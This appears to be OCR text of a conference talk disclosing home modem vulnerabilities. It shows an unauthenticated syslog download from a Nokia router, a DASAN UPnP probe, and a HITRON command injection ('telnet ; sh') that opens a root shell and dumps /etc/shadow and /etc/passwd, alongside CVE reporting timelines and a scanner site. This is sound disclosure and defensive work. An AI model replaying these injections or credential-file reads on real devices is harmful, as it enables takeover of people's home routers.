GET /syslog.txt HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh-HK;q=0.8,zh-CN;q=0.7,zh-SG;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua: "Google Chrome";v="118", "Chromium";v="118", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Date: Wed, 04 Dec 2024 10:21:02 GMT
Server: Boa/0.94.13
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Length: 19410
Last-Modified: Wed, 04 Dec 2024 07:21:15 GMT
Content-Type: text/plain
Content-Disposition: attachment; filename="syslog.txt"

   Model Name : G-040G-Q
Serial Number : NOKR240EC73F
 Hardware Ver : 3TN00738AAAA
 Software Ver : G040GQR240206
  MAC Address : A8:C2:46:0E:C7:3F

1970-01-01 00:00:39 [Informational] System: Startup
1970-01-01 00:00:40 [Alert] alarm: FireWall OFF
1970-01-01 00:02:02 [Alert] alarm: PON LOS alarm occurs!
1970-01-01 00:02:02 [Alert] alarm: PON LOF alarm occurs!
1970-01-01 00:02:02 [Alert] alarm: PON LOS alarm clear!
```

Hello,
Thank you for your patience.

The product team has confirmed that this is way of authentication was required from the customer side and is only applicable for specific customer. According to that, we do not treat this weakness as a vulnerability. There is a new 2-step authentication in development.

We kindly ask you to not disclose any information about this publicly.

Thank you for helping us enhance the security of Nokia products!

Best Regards,
Nokia PSIRT

Case 5 – DASAN GPON ONU H660WM

- curl http://<TARGET>:49125/gatedesc.xml

```
<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>

<URLBase>http://192.168.1.1:49125</URLBase>
    <device>
        <deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</deviceType>
        <friendlyName>H660WM</friendlyName>
        <manufacturer>DASAN</manufacturer>
        <manufacturerURL>http://www.dasannetworks.com/</manufacturerURL>
        <modelDescription>DASAN-GPON-ONU-RG-H660WM</modelDescription>
        <modelName>H660WM</modelName>
        <modelNumber>H660WM</modelNumber>
        <modelURL>http://www.dasannetworks.com/</modelURL>
        <serialNumber>DSNW280aeea0</serialNumber>
        <UDN>uuid:21ae61c3-6f80-40ff-a91c-1f8619a893af</UDN>
        <UPC>24:43:e2:0a:ee:a0</UPC>
        <iconList>
            <icon>
```


Case 5 – Report Timeline

- 2025/01/30: Submitted to ZDI
- 2025/03/07: ZDI closed the case citing End of Life (EoL)
- 2025/03/10: Reported to MITRE
  - 2 Vulnerabilities
- 2025/03/14: Reported to MITRE
  - 1 Vulnerability
- 2025/07/15: Received CVE number from MITRE
  - CVE-2025-29524, CVE-2025-29525, CVE-2025-44178

Case 6 - HITRON - CGNF-TWN

- Command Injection, Again...

```
MAIN> version
Version Information:
Model Name   - CGNF-TWN
Software     - 3.1.1.43-TWN-pre3, Date: 11:25:50 Jun 13 2019
Hardware     - 1B
Boot LDR     - PSPU-Boot 1.0.16.22-H2.9.3-AP
CHIP_ID      - PUMA5
RTOS_VER     - 2.6.18
Image ID     - 000D3212
Serial Number - 250164042371
MAIN>
MAIN> telnet ; sh
BusyBox v1.15.2 (2019-06-13 10:54:24 CST) multi-call binary

Usage: telnet [-a] [-l USER] HOST [PORT]



BusyBox v1.15.2 (2019-06-13 10:54:24 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ # hostname
CGNF-TWN
~ # cat /etc/shadow
root::10063:0:99999:7:::
~ # cat /etc/hostname
cat: can't open '/etc/hostname': No such file or directory
~ # cat /etc/passwd
app:$1$/w1tlbIY$H26LIIHnxGLYnTZdyXd9i0:0:0:Default Admin:/:/bin/sh
msoadmin:$1$/w1tlbIY$xvV8wpWrhcT0qfZLHPv6f0:0:100:System Admin:/:/usr/sbin/login_c
```




Case 6 - HITRON - CGNF-TWN


- 2025/03/17: Reported to MITRE
  - 1 Vulnerability
  - It may be End of Service (EoS)
- 2025/07/15: Received CVE number from MITRE
  - CVE-2025-44179


Modem Security Scanner

https://unlash.tw

- We maintained a databases
  - Record all signature (port, web)
- Provide a scanner to check





unlash.tw

中文

🐢 Modem Security Scanner 🐢

Protect your digital home, starting with your modem!

Did you know? Your little turtle (modem) at home might be in an insecure state!

In fact, in the past few years, modems in Taiwan have experienced several serious security incidents, including:


CVE-2024-11062 CVE-2024-11063 CVE-2024-11064 CVE-2024-11065
CVE-2024-11066 CVE-2024-11067 CVE-2024-11068 CVE-2024-48271
CVE-2024-11494 CVE-2023-41350 CVE-2023-41351 CVE-2023-41352

Interesting vulnerable log

- We had found some honeypot (?) to uses our service
  - Apache/2.4.41 (Ubuntu)
  - Werkzeug/2.0.2 Python/3.9.9
  - SimpleHTTP/0.6 Python/3.11.7

